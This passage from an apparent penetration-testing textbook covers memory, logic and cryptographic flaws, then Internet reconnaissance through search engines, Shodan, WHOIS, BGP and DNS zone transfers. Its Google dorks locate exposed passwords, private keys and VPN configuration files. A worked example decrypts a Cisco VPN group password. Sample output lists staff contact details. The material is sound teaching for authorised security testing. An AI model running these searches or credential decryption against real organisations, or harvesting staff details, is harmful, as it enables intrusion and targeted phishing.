



*Figure 3-10. Inferring the stack canary through overwriting it*

Writing past the canary modifies the saved frame and instruction pointers. By inferring these through writing byte-by-byte in the same fashion, you can start to map memory layout (identifying the location of the text segment and the parent stack frame) and bypass ASLR.

# Logic Flaws and Other Bugs

I have demonstrated how attackers abuse operating systems, server software, and desktop applications through memory manipulation. Many web and mobile applications are developed using memory safe languages (including Java and Microsoft .NET), and so logic flaws and other high-level vulnerabilities are exploited to achieve certain goals. Common defects result in the following flaws being exploited:

- Inference of usernames within account logon or password reset logic.
- Session management issues around generation and use of tokens (e.g. session fixation, where a session token is not regenerated once a user authenticates).
- Cross-site request forgery, executing arbitrary actions within a web application.
- Command injection (e.g. SQL, LDAP, or OS injection).
- Encapsulation bugs, where requests are honored and materials processed without question (e.g. direct object reference, XML external entity flaws, or malicious JavaScript used within cross-site scripting attacks).
- Information leak flaws, where requests are prepared that provide materials from the file system or backend data storage (such as a database or key store).

Throughout the book you will find that vulnerabilities range from subtle low-level memory management defects, through to easily exploitable logic flaws. From a defense in depth perspective, it is critical to understand the breadth of potential issues, so that you may implement effective security controls.

# Cryptographic Weaknesses

As system components become increasingly decoupled and perimeters collapse, dependence on cryptography to enforce security boundaries (by generating random numbers, HMAC values, and providing confidentiality) increases.

Common cryptographic functions found within computer systems include:

- Pseudorandom number generators (PRNGs)
- Protocols providing transport layer security (such as TLS and IPsec)
- Encryption of data to protect content
- Parsing of data to provide integrity checking (e.g. HMAC calculation)

Exploitable flaws may exist in any of these functions, based on improper implementation, or defects within the underlying protocol or code in-use. A failure within one component may also allow an attacker to exploit another (e.g. insufficient integrity checking allowing malicious content to be sent to an oracle, revealing an encryption key).

If a PRNG generates predictable values, an adversary can leverage this behavior. In August 2013 the Android PRNG was found to be insecure[28], leading to mobile Bitcoin wallets becoming accessible to attackers[29].

As with other software defects, exploitation of weaknesses in cryptographic components often requires particular access (such as network access to intercept traffic, or local operating system access to obtain values used by a PRNG).

Key compromise or re-use can result in a catastrophic failure. In 2014 an attacker obtained the *server seed* values used by the Primedice gaming site, resulting in a loss of around $1M in Bitcoin[30].

Popular classes of attack against cryptosystems include:

Collisions

> Message digests used for integrity checking can be circumvented if a collision is found, where two different messages generate the same digest (signature). MD5 collisions[31] can be easily generated and found. A collision may be used to generate malicious material (e.g. a certificate or ticket) which is in-turn trusted.

Modification of ciphertext

> If ciphertext generated by a stream cipher (e.g. RC4) or certain block ciphers (ECB, CBC, and CTR) lacks integrity checking, it can be modified by an adversary to generate useful plaintext upon processing by a recipient. Bit flipping and block rearranging are techniques used to produce predictable changes to plaintext upon decryption.

---

[28] CVE-2013-7373

[29] https://bitcoin.org/en/alert/2013-08-11-android

[30] https://medium.com/@Stunna/breaking-the-house-63f1021a3e6d

[31] http://natmchugh.blogspot.co.uk/2014/10/how-i-created-two-images-with-same-md5.html

Replay of ciphertext

> Many protocols (including older 802.11 standards) do not track state. Within 802.11, encrypted network frames can be replayed to a wireless access point or client with unintended results. In an authentication context, implementations lacking state tracking or use of a cryptographic nonce[32] are also susceptible to replay attack—by which an attacker captures a token and later presents it to authenticate.

Side channel attacks

> Keying material is sometimes leaked through *oracles*. In most cases, a side channel attack involves interacting with either timing or error oracles. A timing oracle leaks information based on the timing of events, and an error oracle allows attackers to infer key material (usually byte-by-byte, in an iterative fashion) based on server responses and error messages.

Other attacks exist depending on system implementation. When designing a cryptosystem, it is critical to consider both secure key generation and handling, and application of correct cryptographic primitives (e.g. using an HMAC instead of a keyed hash function). The order of operations may also introduce vulnerability. For example, sign-then-encrypt can lead to problems, as ciphertext is not authenticated.

# Vulnerabilities & Adversaries Recap

Flaws often exist across each and every layer of a computer system, including:

- *Hardware*, infrastructure responsible for physical data handling
- *Software*, applications providing computation and data processing
- *Wetware*, users interacting with software and drawing conclusions from data

This book describes vulnerabilities found throughout the software realm in particular, and touches on hardware and wetware attacks (through discussion of physical system compromise and social engineering).

Attackers adopt tactics dependent on their proximity to system components (e.g. are remote, have close proximity, or direct physical access), and undertake activities in-line with their goals—such as data exposure or modification, elevation of privilege, arbitrary code execution, or denial of service. Threat modeling is a complex task under which you have to map and understand the risks across multiple layers and systems, and then seek to manage those risks into the future.

[32] An arbitrary number that may only be used once.

# 4

# Internet Network Discovery

This chapter describes the first steps taken when assuming the role of an Internet-based attacker. A competent adversary will leverage open sources to map an organization's networks and identify its users, including:

- Web search engines and sites (e.g. Google, Netcraft, and Linkedin)
- IP and domain WHOIS registries
- Accessible DNS servers

The majority of this probing is indirect, sending traffic to web sites including Google, and public WHOIS and DNS servers. Two direct querying tactics involve sending traffic to the target network, as follows:

- Probing the target's own DNS servers
- Internal network probing via SMTP

Through performing initial reconnaissance you get an idea of where potential weaknesses may exist within an environment; peripheral systems are often less secure than publicized web, application server, and mail endpoints.

The reconnaissance process is also iterative, repeating enumeration tasks upon uncovering new information (such as a domain name, or office location). The agreed scope of an assessment exercise defines the boundaries, which can sometimes include third parties and suppliers. In late 2013, Target Corporation suffered a severe compromise in-which the VPN credentials of a third party vendor were apparently used to gain access to the internal network, resulting in 70 million customer records being exposed[1].

[1] http://krebsonsecurity.com/2014/02/target-hackers-broke-in-via-hvac-company/

# Querying Search Engines and Websites

As search engines scour the Web, they often catalog pieces of useful information. Google and other sites provide advanced search functions that allow attackers to build a clear picture of the networks they plan to attack later.

In particular, the following classes of data are usually uncovered:

- Physical addresses of offices and other locations
- Contact details, including email addresses and telephone numbers
- Technical details of internal email systems and routing
- DNS layout and naming conventions
- Files residing on publicly accessible servers

With regard to the final bullet in this list, Offensive Security maintains the *Google Hacking Database*[2], which contains details of searches that reveal sensitive material from vulnerable web servers. Entire books are also dedicated to the subject, including *Google Hacking for Penetration Testers, Volume 2* (Syngress, ISBN 978-1597491761). Through the following sections, I detail popular tactics that can be adopted to map networks and identify both users and useful content.

## Google Search

Google can be used to gather useful information through its advanced search[3] panel. Searches can be refined to include or exclude certain keywords, or to hit on keywords in specific file formats, under specific Internet domains, or in specific parts of the web page (such as the page title or body text). Table 4-1 lists useful Google search directives.

*Table 4-1. Google search directives*

| Directive | Example | Description |
|---|---|---|
| intext | `intext:password filetype:xlsx` | Displays hits within page text |
| intitle | `intitle:"index of /backup"` | Displays hits within the page title |
| inurl | `inurl:dyn_sensors.htm` | Displays hits within the page URL |
| filetype | `filetype:log intext:password` | Return results with a specific file type (e.g. passwords within log files) |
| site | `site:edu filetype:key intext:private` | Show results within a particular domain (e.g. RSA private keys within the EDU top-level domain) |

[2] http://www.exploit-db.com/google-dorks/

[3] https://www.google.com/advanced_search

Metadata from publicly available materials found via Google (e.g. Microsoft Office formats and PDF files) can also be parsed to reveal usernames and client software versions, as demonstrated by the Metagoofil[4] tool within Kali Linux.

**Enumerating Contact Details**

Google searches often reveal email addresses, telephone, and fax numbers. Figure 4-1 shows the results of a simple search string passed to Google to enumerate users at NIST.

< NSA3e_ch04_fig_4_1.tiff >

*Figure 4-1. Using Google to enumerate users*

**Identifying Web Servers**

Google can be queried in many different ways, depending on the data you wish to mine. Figures 4-2 and 4-3 show how Google is used to enumerate web servers at MIT, and list web servers that support directory indexing at NASA.

< NSA3e_ch04_fig_4_2.tiff >

*Figure 4-2. Enumerating MIT's web servers via Google*

< NSA3e_ch04_fig_4_3.tiff >

*Figure 4-3. Identifying indexed web directories under nasa.gov*

**Obtaining VPN Configuration Files**

Some organizations publicly distribute configuration files and keys for VPN systems. Cisco *profile configuration files* (PCFs) contain IPsec VPN client variables including:

- VPN server endpoint addresses
- Plaintext credentials (group name and password)
- Encrypted credentials (an obfusctated group password)

Table 4-2 lists Google search strings you can use to identify Cisco VPN, OpenVPN, and SSH configuration materials and keys. Figure 4-4 demonstrates a search revealing PCF files of academic institutions in the United States. During testing, change the *site* variable to encompass each domain within scope.

*Table 4-2. Search strings revealing VPN and SSH configuration files*

| Technology | Example query strings |
|---|---|
| Cisco VPN | `filetype:pcf site:edu grouppwd` |
| OpenVPN | `filetype:ovpn site:tk`<br>`filetype:key site:edu +client` |
| SSH | `filetype:key site:edu +id_dsa`<br>`filetype:id_rsa` |

[4] http://www.edge-security.com/metagoofil.php

< NSA3e_ch04_fig_4_4.tiff >

*Figure 4-4. Identifying Cisco PCF files via Google*

Many of the exposed PCF files shown in Figure 4-4 contain a 3DES-encrypted password (*enc_GroupPwd*). A design flaw means the key used to decrypt the password is contained within the ciphertext, and so the encryption mechanism is largely obfuscative.

Sites provide tools to instantly decrypt these passwords online, including:

- https://www.unix-ag.uni-kl.de/~massar/bin/cisco-decode
- http://www.base64online.com/Cisco-vpn-client-password-cracker.php

Maurice Massar published *cisco-decrypt.c*[5], which can be built and run locally from Unix-based environments (upon installing *libgpg-error* and *libgcrypt*[6]), as demonstrated by Example 4-1.

*Example 4-1. Building and executing cisco-decrypt within Apple OS X*

```
$ wget http://examples.oreilly.com/9780596006112/tools/cisco-decrypt.c
$ gcc -Wall -o cisco-decrypt cisco-decrypt.c $(libgcrypt-config --libs --cflags)
$ ./cisco-decrypt 992C9F91B9AF94528891390F09C783805E33FDBB1C6146556CDADAD4A06D
secret
```

Armed with a VPN endpoint address and credentials, you may use an IPsec VPN client (e.g. OpenVPN[7] or Cisco VPN[8] clients) to establish a connection and evaluate the level of network access granted.

## Querying Netcraft

Netcraft actively probes web servers and retains historic server fingerprint details. You can use the Netcraft web interface to map web farms and network blocks, displaying host operating platform details and other useful information. Figure 4-5 shows Netcraft queried to list web servers within the *nist.gov* domain.

< NSA3e_ch04_fig_4_5.tiff >

*Figure 4-5. Using Netcraft to identify and fingerprint web servers*

## Using SHODAN

SHODAN[9] is a searchable database of network scan data. Upon registering, you may enumerate valid hostnames and exposed network services, and identify unhardened systems (e.g. Internet-connected devices using default passwords). Figure 4-6

[5] https://www.unix-ag.uni-kl.de/~massar/soft/cisco-decrypt.c

[6] Both available from https://www.gnupg.org/download/

[7] https://openvpn.net/index.php/open-source/downloads.html

[8] http://www.cisco.com/c/en/us/support/security/anyconnect-vpn-client/tsd-products-support-general-information.html

[9] http://www.shodan.io

demonstrates the enumeration of systems at Zappos.com, and list of SHODAN search filters is provided in Table 4-2. Metasploit also contains a SHODAN search module[10], which you can use to identify exposed systems within target network blocks.

< NSA3e_ch04_fig_4_6.tiff >

*Figure 4-6. Enumerating Internet-exposed services with SHODAN*

*Table 4-3. SHODAN search filters*

| Filter | Example | Description |
|---|---|---|
| city | `sendmail city: "london"` | Sendmail servers in London |
| country | `nginx country:DE` | Nginx servers in Germany |
| geo | `apache geo:32.8,-117,50` | Apache servers within 50km of San Diego (coordinates 32.8, -117) |
| hostname | `hostname:sslvpn` | Known hostnames containing *sslvpn* |
| net | `net:216.219.0.0/16` | All data for 216.219.0.0/16 |
| os | `jboss os:linux` | JBoss running on Linux |
| port | `avaya port:5060` | Avaya SIP VoIP endpoints |
| before | `nginx before:18/1/2010` | Nginx endpoints found before 18 January 2010 |
| after | `apache after:22/3/2010 before:4/6/2010` | Apache servers found after 22 March 2010 and before 4 June 2010 |

There have been numerous Internet-wide scans and surveys undertaken by other groups, including academic researchers and commercial entities. *The Internet-Wide Scan Data Repository* is a public archive of the data collected through these efforts, accessible via https://scans.io.

## DomainTools

A number of useful online research tools are provided by DomainTools, including:

- Reverse IP WHOIS, revealing domain names registered to a particular entity
- Domain WHOIS history, providing details of a domain's previous registrants
- Reverse IP lookup, presenting the known hostnames for a given network
- Reverse NS lookup, showing the domains using a given name server
- Reverse MX lookup, providing the domains using a given mail server

The WHOIS dataset is indexed by Google, and so a search of a given mailing address or company name will reveal associated domains, as shown in Figure 4-7. Armed with a professional account you can use the various tools directly.

[10] http://www.rapid7.com/db/modules/auxiliary/gather/shodan_search

< NSA3e_ch04_fig_4_7.tiff >

*Figure 4-7. Domains associated with a particular address*

## PGP Public Key Servers

Organizations maintain servers that provide public PGP keys to clients. These may be queried to reveal user email addresses and details, as shown in Figure 4-8. Public servers at the time of writing include:

- https://pgp.mit.edu
- http://keyserver.ubuntu.com
- http://pgp.uni-mainz.de

< NSA3e_ch04_fig_4_8.tiff >

*Figure 4-8. Querying pgp.mit.edu to reveal user details*

## Searching Linkedin

Linkedin often reveals useful information about an organization and its people, along with details of technologies used internally. With a Linkedin Premium account you can obtain full names and roles of users (restricted to 700 results per search) that can be funneled into spear phishing and brute-force password grinding later. Figure 4-9 demonstrates the various search fields that can be used during testing.

< NSA3e_ch04_fig_4_9.tiff >

*Figure 4-9. Using Linkedin to search for users*

Attackers successfully breached a large corporation in 2013 by identifying systems administrators using Linkedin, compromising their home machines, and eventually securing corporate VPN access.

# Domain WHOIS

During testing, domain registries can be quizzed to obtain useful information regarding domain names registered by the target organization. There are many *top-level domains* (TLDs) and associated registries at the time of writing, including generic TLDs and country-code TLDs. ICANN and IANA maintain lists of registries associated with these generic and country-code TLDs at the following locations:

- gTLD registries (http://www.icann.org/registries/listing.html)
- ccTLD registries (http://www.iana.org/root-whois/index.html)

These registries provide the following information:

- Administrative contact details (names, email addresses, and telephone numbers)
- Mailing addresses for office locations relating to the target organization

- Details of authoritative name servers for each domain

Tools used to perform domain WHOIS querying include:

- The *whois* command-line client
- Web interfaces maintained by each domain registry
- Third-party services run by Hurricane Electric, DomainTools, and others

## Manual WHOIS Querying

The *whois* utility (found within Kali Linux, Apple OS X, and other Unix-based systems) can be used to query both IP and domain WHOIS services. In Example 4-1, I use the tool to reveal useful information regarding the *blah.com* domain, including administrative contact details, and authoritative DNS name server names.

*Example 4-2. Obtaining the domain WHOIS record for blah.com*

```
root@kali:~# whois blah.com

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: BLAH.COM
   Registrar: TUCOWS DOMAINS INC.
   Whois Server: whois.tucows.com
   Referral URL: http://domainhelp.opensrs.net
   Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
   Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
   Status: ok
   Updated Date: 09-jan-2014
   Creation Date: 20-mar-1995
   Expiration Date: 21-mar-2016

>>> Last update of whois database: Sun, 27 Apr 2014 01:14:30 UTC <<<

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.

Domain Name: BLAH.COM
Registry Domain ID: 1803012_DOMAIN_COM-VRSN
Registry Registrant ID:
Registrant Name: Marcello do Nascimento
Registrant Organization: Tim Celular SA
Registrant Street: Avenida das Americas, 3434
Registrant City: Rio de Janeiro
Registrant State/Province: RJ
Registrant Postal Code: 22640-102
Registrant Country: BR
Registrant Phone: +55.1155021222
Registrant Phone Ext:
Registrant Fax: +55.1155021222
Registrant Fax Ext:
Registrant Email: marcello@daviddonascimento.com.br
Registry Admin ID:
Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
```

```
Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
DNSSEC: Unsigned
```

Alternatively, the *Whois* tab of http://bgp.he.net/dns/blah.com provides the registration information, as shown in Figure 4-10. Other public sites support this type of querying, including DomainTools.

< NSA3e_ch04_fig_4_10.tiff >

*Figure 4-10. Using a web interface to query WHOIS*

# IP WHOIS

*Regional Internet Registries* (RIRs) provide useful information relating to IP network blocks. IP WHOIS database objects define which areas of Internet space are registered to which organizations, including routing information and contact details.

Internet addresses fall under a number of geographic regions. Table 4-3 lists the RIRs you can query to glean useful information (including names of operations staff, details of IP network blocks, and physical office locations).

*Table 4-4. A list of RIRs*

| Name | Region | Website |
|---|---|---|
| ARIN | North America | http://www.arin.net |
| RIPE | Europe | http://www.ripe.net |
| APNIC | Asia Pacific | http://www.apnic.net |
| LACNIC | Latin America and Caribbean | http://www.lacnic.net |
| AFRNIC | Africa | http://www.afrnic.net |

Each regional WHOIS database contains information relevant to that particular region—for example, the RIPE database doesn't contain details of objects found in the Americas.

## IP WHOIS Querying Tools and Examples

Tools used to query IP WHOIS databases include:

- The *whois* command-line client
- Each RIR's WHOIS web interface
- Third-party applications (e.g. DomainTools)

### Enumerating Database Objects via WHOIS

The *whois* utility may be used to enumerate IP WHOIS database objects. Command line flags and syntax vary by operating system and WHOIS server. In Example 4-3, I submit a query to enumerate all the objects in the ARIN database for Nintendo, from an Apple OS X client.

*Example 4-3. Enumerating the Nintendo objects in ARIN*

```
$ whois -a "z / nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

Nintendo Of America inc. NINTENDO-COM (NET-205-166-76-0-1) 205.166.76.0 -
205.166.76.255
NINTENDO HEADQUARTERS 1 NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1) 70.89.123.72 -
70.89.123.79

Nintendo Of America inc. (AS11278) NINTENDO 11278

Nintendo North America (NNA-21)
Nintendo of America (TEND)
NINTENDO OF AMERICA INC (NA-101)
NINTENDO OF AMERICA INC (NA-103)
NINTENDO OF AMERICA INC (NA-53)
NINTENDO OF AMERICA INC (NA-62)
NINTENDO OF AMERICA INC (NA-83)
NINTENDO OF AMERICA INC (NINTE-3)
Nintendo Of America inc. (NINTEN)
Nintendo of America, Inc. (NINTE-1)
Nintendo of America, Inc. (NINTE-2)

Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com +1-425-882-
2040

NINTENDO (C00975304) ABOV-T461-209-133-66-88-29 (NET-209-133-66-88-1) 209.133.66.88
- 209.133.66.95
NINTENDO (C00975329) ABOV-T461-209-133-66-72-29 (NET-209-133-66-72-1) 209.133.66.72
- 209.133.66.79
NINTENDO HEADQUARTERS 1 (C01807503) NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1)
70.89.123.72 - 70.89.123.79
Nintendo of America Inc. (C02551839) INAP-SEF-NINTENDO-39421 (NET-69-25-139-128-1)
69.25.139.128 - 69.25.139.255
Nintendo of America Inc. (C02563750) INAP-SEF-NINTENDO-39650 (NET-63-251-6-64-1)
63.251.6.64 - 63.251.6.79
```

The `-a` flag specifies the ARIN database, and the `"z /` instructs the WHOIS server to provide us with all the material it has for objects relating to the `nintendo*` string. If we specify an `@` instead, this same query will reveal users at the organization, as shown in Example 4-4.

*Example 4-4. Enumerating the Nintendo email accounts in ARIN*

```
$ whois -a "z @ nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

BILL, OLARTE  (BILLO2-ARIN) billo@noa.nintendo.com +1-425-882-2040
Dan, Lambert  (LDA31-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Darling, Caleb  (CDA73-ARIN) caleda01@noa.nintendo.com +1-425-861-2611
Garlock, Jeff  (GARLO5-ARIN) jeff.garlock@noa.nintendo.com +1-425-861-2015
Lambert, Dan  (DLA46-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com +1-425-882-
2040
```

ARIN indexes details of North American objects, and so we must reissue the query to other registries (e.g. APNIC) to enumerate network blocks and objects in different regions, as shown in Example 4-5.

*Example 4-5. Enumerating the Nintendo objects in APNIC*

```
$ whois -A nintendo
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '60.32.179.16 - 60.32.179.23'

inetnum:        60.32.179.16 - 60.32.179.23
netname:        NINTENDO
descr:          Nintendo Co.,Ltd.
country:        JP
admin-c:        FH829JP
tech-c:         FH829JP
remarks:        This information has been partially mirrored by APNIC from
remarks:        JPNIC. To obtain more specific information, please use the
remarks:        JPNIC WHOIS Gateway at
remarks:        http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:        whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:        defaults to Japanese output, use the /e switch for English
remarks:        output)
changed:        apnic-ftp@nic.ad.jp 20060208
source:         JPNIC

% Information related to '60.36.183.152 - 60.36.183.159'

inetnum:        60.36.183.152 - 60.36.183.159
netname:        NINTENDO
descr:          Nintendo Co.,Ltd.
country:        JP
admin-c:        FH829JP
tech-c:         MI7247JP
remarks:        This information has been partially mirrored by APNIC from
remarks:        JPNIC. To obtain more specific information, please use the
remarks:        JPNIC WHOIS Gateway at
remarks:        http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:        whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:        defaults to Japanese output, use the /e switch for English
remarks:        output)
changed:        apnic-ftp@nic.ad.jp 20050729
source:         JPNIC
```

Using the Apple OS X *whois* client, we specify `-a` to query ARIN and `-A` to query APNIC. Other versions of the client allow you to use an arbitrary WHOIS server hostname (e.g. *whois nintendo -h whois.apnic.net*). To complicate things further, each server also supports different search syntax, so please refer to the documentation for whichever client-server pair you are using.

**Using WHOIS Web Interfaces**

You may also leverage web interfaces run by registries to obtain useful information. Figure 4-11 shows that if a postal code is known for a location, it can be used to enumerate the associated IP space within RIPE.

< NSA3e_ch04_fig_4_11.tiff >

*Figure 4-11. Querying the RIPE search engine using a postal code*

# BGP Enumeration

Traffic between Internet-based networks is routed and controlled using Border Gateway Protocol (BGP), which uses Autonomous System (AS) numbers to define infrastructure presenting a common routing policy to the Internet.

The IANA assigns AS numbers to RIRs, which are in-turn allocated to ISPs and organizations, so they can manage their IP router networks and upstream connections.

The WHOIS query in Example 4-3 revealed the following AS number for Nintendo:

```
Nintendo Of America inc. (AS11278) NINTENDO 11278
```

You can cross-reference `AS11278` using the Hurricane Electric BGP Toolkit[11] to reveal the IPv4 prefixes announced by the AS number, as shown in Figure 4-12. If an AS announces IPv6 address space, you can enumerate it in the same way.

< NSA3e_ch04_fig_4_12.tiff >

*Figure 4-12. Cross-referencing AS numbers to reveal IP blocks*

# DNS Querying

Command line utilities (e.g. *nslookup* and *dig*) can be used to query name servers regarding particular domains and IP blocks. Automated tools are also used to perform reverse sweeping and forward grinding attacks against accessible name servers.

Table 4-5 lists the useful DNS resource records provided by name servers during testing. RFC 1035 details the low-level mechanics and use of all but the `AAAA` IPv6 address[12] and `SRV` service locator[13] records.

*Table 4-5. Useful DNS resource records*

| Record | Description | Reveals |
|---|---|---|
| `SOA` | Start of authority | The source host where the DNS zone was created |
| `NS` | Name server | Names of authoritative DNS servers for a given domain |
| `A` | Address (IPv4) | IPv4 addresses for a hostname |
| `AAAA` | Address (IPv6) | IPv6 addresses for a hostname |

[11] http://bgp.he.net

[12] RFC 3596

[13] RFC 2782

| Record | Description | Reveals |
|---|---|---|
| PTR | Pointer | Hostname of a given IPv4 or IPv6 address |
| CNAME | Canonical name | Hostname which the CNAME is an alias of |
| MX | Mail exchange | Mail servers for a given domain |
| HINFO | Host information | Operating system or other information for a host |
| SRV | Service locator | Application service endpoints within a domain, including Kerberos, LDAP, SIP, and XMPP |
| TXT | Text string | Materials including SPF[14] and DKIM[15] fields used to provide email security, depending on configuration |

# Forward DNS Querying

Valid DNS records are required for most network applications to work. Two common scenarios are web site access (i.e. a domain resolving to a web server IP address via an A or CNAME record), and the support of inbound mail (i.e. messages being sent to users within a domain through valid MX records being presented).

### Manual Querying

Example 4-5 demonstrates how *nslookup* may be used in an interactive fashion to obtain the MX records for *nintendo.com* (revealing the inbound SMTP server hostnames for the domain).

*Example 4-6. Using nslookup to enumerate basic domain details*

```
root@kali:~# nslookup
> set querytype=any
> nintendo.com

Non-authoritative answer:
nintendo.com
    origin = gtm-west.nintendo.com
    mail addr = webadmin.noa.nintendo.com
    serial = 2010034461
    refresh = 600
    retry = 300
    expire = 604800
    minimum = 300
nintendo.com  nameserver = gtm-east.nintendo.com.
nintendo.com  nameserver = gtm-west.nintendo.com.
Name:    nintendo.com
Address: 205.166.76.26
nintendo.com  mail exchanger = 10 smtpgw1.nintendo.com.
nintendo.com  mail exchanger = 20 smtpgw2.nintendo.com.
nintendo.com  text = "v=spf1 mx ip4:205.166.76.16 ip4:205.166.76.35
ip4:202.32.117.170 ip4:202.32.117.171 ip4:111.168.21.4 a:bgwia.nintendo.com
a:bgate.nintendo.com ~all"
```

[14] RFC 4408

[15] RFC 6376

These hostnames are particularly useful to attackers, as mail servers often reside on the corporate network boundary between the Internet and internal network space. By scanning around these hosts, adversaries can often identify systems that in-turn interact with internal assets.

This initial forward DNS query against the domain reveals the authoritative DNS server hostnames as *gtm-east* and *gtm-west*, along with the mail servers of *smtpgw1* and *smtpgw2*. The four IP addresses of these hosts can next be cross-referenced with WHOIS, revealing 192.195.204.0/24 and 205.166.76.0/24 as two IP network blocks used by the organization.

The SPF text record is used to prevent spam from being sent from the domain, and contains details of authorized outbound mail servers (both hostnames and IP addresses). In this case, three are new and the two are already known.

**Automated Querying**

Within Kali Linux, you may use *dnsenum* to automate basic forward DNS querying, as shown in Example 4-7. The tool also attempts DNS zone transfers (as discussed in the following section) and queries exposed name servers to obtain details of the software running.

*Example 4-7. Running dnsenum against nintendo.com*

```
root@kali:~# dnsenum nintendo.com
dnsenum.pl VERSION:1.2.3

-----   nintendo.com   -----

Host's addresses:
nintendo.com.                 5   IN   A   192.195.204.26

Wildcard detection using: fpaznhjfcwil
fpaznhjfcwil.nintendo.com.    5   IN   A   10.3.0.1

Name Servers:
gtm-west.nintendo.com.        5   IN   A   205.166.76.190
gtm-east.nintendo.com.        5   IN   A   192.195.204.190

Mail (MX) Servers:
smtpgw2.nintendo.com.         5   IN   A   205.166.76.164
smtpgw1.nintendo.com          5   IN   A   205.166.76.97
```

Note the wildcard detection component in Example 4-7; this tool and others like it generate a random hostname string to resolve, and if it does, it shows that non-existent names point to a particular IP (10.3.0.1 in this case, which is a local proxy endpoint within my environment, and not the target network). Names resolving to this address within by subsequent DNS requests are then ignored.

> Manual assessment of records is critical—we reveal IP addresses in Example 4-6 that are not uncovered through automated querying. Be sure to review both the TXT and SRV records returned for the domains within scope to reveal further details of the target environment.

### Obtaining SRV Records

Nmap's *dns-srv-enum* script enumerates common SRV records for a given domain name, revealing internal server endpoints used by applications (including Microsoft Active Directory, Microsoft Exchange, Kerberos, VoIP handsets, and XMPP clients). Example 4-8 demonstrates the script as run against *ebay.com*.

*Example 4-8. SRV record enumeration using Nmap*

```
root@kali:~# nmap --script dns-srv-enum --script-args "dns-srv-
enum.domain=ebay.com"

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-09 02:16 UTC
Pre-scan script results:
| dns-srv-enum:
|   Exchange Autodiscovery
|     service  prio  weight  host
|     443/tcp  0     0       molecule.corp.ebay.com
|   XMPP server-to-server
|     service   prio  weight  host
|_    5269/tcp  0     0       xmpp.corp.ebay.com
```

## DNS Zone Transfer Techniques

Zone files contain individual DNS records that relate to particular domains and IP blocks, often including details of nonpublic internal addresses, and other useful information.

For load balancing and fault tolerance reasons, most organizations use multiple name servers. A *zone transfer* is performed over TCP port 53 to obtain current DNS zone material to other name servers that support the operation. Misconfigured servers honor transfer requests from untrusted sources (e.g. the public Internet), and you can leverage this to map a given network.

Example 4-9 demonstrates how, upon obtaining the authoritative DNS server addresses for the target domain (*whois.net*), we can use *dig* to perform a zone transfer using *glb-ns4.it.verio.net*. Such a transfer should be attempted against authoritative name servers, and, once you have undertaken port scanning, any name server in the environment exposing TCP port 53.

*Example 4-9. Performing a zone transfer of whois.net*

```
$ dig whois.net ns +short
glb-ns4.it.verio.net.
glb-ns1.it.verio.net.
glb-ns2.it.verio.net.
glb-ns3.it.verio.net.
$ dig @glb-ns4.it.verio.net whois.net axfr

; <<>> DiG 9.8.3-P1 <<>> @glb-ns4.it.verio.net whois.net axfr
;; global options: +cmd
whois.net.                      3600 IN   SOA    nsx.NTX.net. system.NTX.net.
2014081401 86400 7200 2592000 3600
whois.net.                      3600 IN   MX     0 x210.NTX.net.
whois.net.                      900  IN   NS     glb-ns1.it.verio.net.
whois.net.                      900  IN   NS     glb-ns2.it.verio.net.
whois.net.                      900  IN   NS     glb-ns3.it.verio.net.
whois.net.                      900  IN   NS     glb-ns4.it.verio.net.
```

```
whois.net.                      30   IN   A      131.103.218.176
whois.net.                      30   IN   A      198.171.79.36
whois.net.                      30   IN   A      204.202.20.53
blog.whois.net.                 600  IN   A      161.58.211.91
dev.whois.net.                  600  IN   A      10.227.2.237
forum.whois.net.                600  IN   A      161.58.211.91
ftp.whois.net.                  600  IN   CNAME  whois.net.
dev.legacy.whois.net.           3600 IN   A      131.103.218.162
qa.legacy.whois.net.            3600 IN   A      198.171.79.34
qa.legacy.whois.net.            3600 IN   A      204.202.20.50
qa.legacy.whois.net.            3600 IN   A      131.103.218.131
